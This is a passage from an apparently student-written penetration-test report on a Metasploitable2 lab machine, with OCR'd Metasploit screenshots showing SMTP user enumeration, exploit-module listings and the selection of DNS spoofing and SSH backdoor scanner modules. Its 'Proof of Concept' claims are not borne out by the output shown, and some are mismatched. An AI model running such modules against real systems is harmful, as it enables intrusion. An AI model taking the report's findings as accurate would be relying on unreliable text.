[+] 192.168.64.129:25 - 192.168.64.129:25 Users found: , backup, bin, daemon, distccd, ftp, games, gnats, irc, libuuid, list, lp, mail, man, mysql, news, nobody, postfix, postgres, postmaster, proxy, service, sshd, sync, sys, syslog, user, uucp, www-data
[*] 192.168.64.129:25 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smtp/smtp_enum) >
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
20°C Clear
Search
ENG IN
02:52 20-11-2023



3.5. METASPLOITABLE2 PORT 53 domain ISC BIND 9.4.2 – 192.168.64.129

GENERAL INFORMATION

- OPERATING SYSTEM – METASPLOITABLE2
- The victim system is within the network
- Standard security protocol is implemented within the network
- ISP provider and router are varying as per victim machine


VULNERABILITY INFORMATION


Vulnerability observed - High


5. Domain port is open in Metasploitable2	
Application	domain ISC BIND 9.4.2 on port 53
Risk	High
Abstract	Known vulnerabilities, potential for DNS amplification
IPMG Control Violation	Access Control
Ease of Exploitation	Medium
Impact	DNS disruption
Recommendations	Apply security patches, restrict DNS queries, implement rate limiting | Application-Specific Risk, DNS Disruption


Proof of Concept

The metasploitable2 domain port 53 is exploited by DNS Bailiwicked Domain Attack




kali-linux-2023.3-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Library
My Computer
kali-linux-2023.3-vmwar
Metasploitable2-Linux
kali-linux-2023.3-vmware...
Metasploitable2-Linux
16:59
kali@kali: ~
File Actions Edit View Help
itrary User Password Change
12 post/windows/gather/bloodhound normal No BloodHound Ingestor
13 auxiliary/gather/cloud_lookup normal No Cloud Lookup (and Bypass)
14 auxiliary/scanner/smb/impacket/secretsdump normal No DCOM Exec
15 auxiliary/server/dhclient_bash_env 2014-09-24 normal No DHCP Client Bash Environment Var
iable Code Injection (Shellshock)
16 auxiliary/spoof/dns/bailiwicked_domain 2008-07-21 normal Yes DNS BailiWicked Domain Attack
17 auxiliary/spoof/dns/bailiwicked_host 2008-07-21 normal Yes DNS BailiWicked Host Attack
18 auxiliary/gather/enum_dns normal No DNS Record Scanner and Enumerato
r
19 exploit/unix/dhcp/bash_environment 2014-09-24 excellent No Dhclient Bash Environment Variab
le Injection (Shellshock)
20 auxiliary/scanner/elasticsearch/indices_enum normal No ElasticSearch Indices Enumeratio
n Utility
21 auxiliary/gather/f5_bigip_cookie_disclosure normal No F5 BIG-IP Backend Cookie Disclos
ure
22 auxiliary/gather/flash_rosetta_jsonp_url_disclosure 2014-07-08 normal Yes Flash "Rosetta" JSONP GET/POST R
esponse Disclosure
23 exploit/windows/misc/hp_dataprotector_new_folder 2012-03-12 normal No HP Data Protector Create New Fol
der Buffer Overflow
24 exploit/windows/misc/hp_dataprotector_dtbclslogin 2010-09-09 normal Yes HP Data Protector DtbClsLogin Bu
ffer Overflow
25 exploit/windows/http/hp_pcm_snac_update_domain 2013-09-09 excellent Yes HP ProCurve Manager SNAC UpdateD
omainControllerServlet File Upload
26 auxiliary/gather/hp_snac_domain_creds 2013-09-09 normal No HP ProCurve SNAC Domain Controll
er Credential Dumper
27 auxiliary/scanner/http/ntlm_info_enumeration normal No Host Information Enumeration via
NTLM Authentication
28 auxiliary/gather/jenkins_cred_recovery normal Yes Jenkins Domain Credential Recove
ry
29 exploit/linux/local/juju_run_agent_priv_esc 2017-04-13 excellent Yes Juju-run Agent Privilege Escalat
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
20°C Clear
Search
ENG IN
03:29 20-11-2023


kali-linux-2023.3-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Library
My Computer
kali-linux-2023.3-vmwar
Metasploitable2-Linux
kali-linux-2023.3-vmware...
Metasploitable2-Linux
17:00
kali@kali: ~
File Actions Edit View Help
msf6 > use 50
msf6 post(multi/gather/dns_bruteforce) > show options
Module options (post/multi/gather/dns_bruteforce):
Name Current Setting Required Description
DOMAIN yes Domain to do a forward lookup bruteforce against.
NAMELIST /usr/share/metasploit-framework/data/wordlists/namelist.txt yes List of hostnames or subdomains to use.
SESSION yes The session to run this module on
View the full module info with the info, or info -d command.
msf6 post(multi/gather/dns_bruteforce) > show sessions -1
Active sessions
No active sessions.
[-] Invalid parameter "-1", use "show -h" for more information
msf6 post(multi/gather/dns_bruteforce) > show namelist
[-] Invalid parameter "namelist", use "show -h" for more information
msf6 post(multi/gather/dns_bruteforce) > ls
[*] exec: ls
Desktop Documents Downloads Music Pictures Public Templates Videos
msf6 post(multi/gather/dns_bruteforce) > use 16
msf6 auxiliary(spoof/dns/bailiwicked_domain) > show optttionss
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
20°C Clear
Search
ENG IN
03:30 20-11-2023



3.6. METASPLOITABLE2 PORT 80 http Apache httpd 2.2.8 ((Ubuntu) DAV/2) – 192.168.64.129

GENERAL INFORMATION

- OPERATING SYSTEM – METASPLOITABLE2
- The victim system is within the network
- Standard security protocol is implemented within the network
- ISP provider and router are varying as per victim machine


VULNERABILITY INFORMATION


Vulnerability observed - High


6. Http port is open in Metasploitable2	
Application	http Apache httpd 2.2.8 ((Ubuntu) DAV/2) on port 80
Risk	High
Abstract	Outdated software, common web vulnerabilities
IPMG Control Violation	Access Control
Ease of Exploitation	Medium
Impact	Website defacement
Recommendations	Regularly update web server software, employ secure coding practices | Application-Specific Risk, Website Defacement

Proof of Concept

The metasploitable2 domain port 80 is exploited by Juniper SSH Backdoor Scanner




kali-linux-2023.3-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Library
My Computer
kali-linux-2023.3-vmwar
Metasploitable2-Linux
kali-linux-2023.3-vmware...
Metasploitable2-Linux
17:08
kali@kali: ~
File Actions Edit View Help
3517 auxiliary/gather/vbulletin_vote_sqli 2013-03-24 normal Yes vBulletin Password Collector via nodeid SQL Injection
3518 exploit/unix/webapp/vbulletin_vote_sqli_exec 2013-03-25 excellent Yes vBulletin index.php/ajax/api/reputation/vote nodeid Parameter SQL Injection
3519 exploit/multi/http/vbulletin_widgetconfig_rce 2019-09-23 excellent Yes vBulletin widgetConfig RCE
3520 exploit/multi/http/vtiger_soap_upload 2013-03-26 excellent Yes vTiger CRM SOAP AddEmailAttachment Arbitrary File Upload
3521 exploit/multi/http/vtiger_php_exec 2013-10-30 excellent Yes vTigerCRM v5.4.0/v5.3.0 Authenticated Remote Code Execution
3522 exploit/linux/local/vmwgfx_fd_priv_esc 2022-01-28 good Yes vmwgfx Driver File Descriptor Handling Priv Esc
3523 auxiliary/dos/http/ws_dos normal No ws - Denial of Service
3524 exploit/unix/http/xdebug_unauth_exec 2017-09-17 excellent Yes xdebug Unauthenticated OS Command Execution
Interact with a module by name or index. For example info 3524, use 3524 or use exploit/unix/http/xdebug_unauth_exec
msf6 > use 1402
msf6 auxiliary(scanner/ssh/juniper_backdoor) > show options
Module options (auxiliary/scanner/ssh/juniper_backdoor):
Name Current Setting Required Description
RHOSTS yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 22 yes The target port
THREADS 1 yes The number of concurrent threads (max one per host)
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
20°C Clear
Search
ENG IN
03:38 20-11-2023


kali-linux-2023.3-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Library
My Computer
kali-linux-2023.3-vmwar
Metasploitable2-Linux
kali-linux-2023.3-vmware...
Metasploitable2-Linux
17:09
kali@kali: ~
File Actions Edit View Help
Active sessions
No active sessions.
msf6 auxiliary(scanner/ssh/juniper_backdoor) > cd ls
[-] The specified path does not exist
msf6 auxiliary(scanner/ssh/juniper_backdoor) > cd \
> ls
[-] The specified path does not exist
msf6 auxiliary(scanner/ssh/juniper_backdoor) > ls
[*] exec: ls
Desktop Documents Downloads Music Pictures Public Templates Videos
msf6 auxiliary(scanner/ssh/juniper_backdoor) > cd \
> ls
[-] The specified path does not exist
msf6 auxiliary(scanner/ssh/juniper_backdoor) > ls
[*] exec: ls
Desktop Documents Downloads Music Pictures Public Templates Videos
msf6 auxiliary(scanner/ssh/juniper_backdoor) > cd root
[-] The specified path does not exist
msf6 auxiliary(scanner/ssh/juniper_backdoor) > cd /
msf6 auxiliary(scanner/ssh/juniper_backdoor) > ls
[*] exec: ls
bin dev hello.txt initrd.img lib lib64 lost+found mnt pass.txt root sbin swapfile tmp usr vmlinuz
boot etc home initrd.img.old lib32 libx32 media opt proc run srv sys user.txt var vmlinuz.old
msf6 auxiliary(scanner/ssh/juniper_backdoor) > cd root
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
20°C Clear
Search
ENG IN
03:39 20-11-2023

3.7. METASPLOITABLE2 PORT 111/tcp rpcbind 2 (RPC #100000) – 192.168.64.129

GENERAL INFORMATION

- OPERATING SYSTEM – METASPLOITABLE2
- The victim system is within the network
- Standard security protocol is implemented within the network
- ISP provider and router are varying as per victim machine

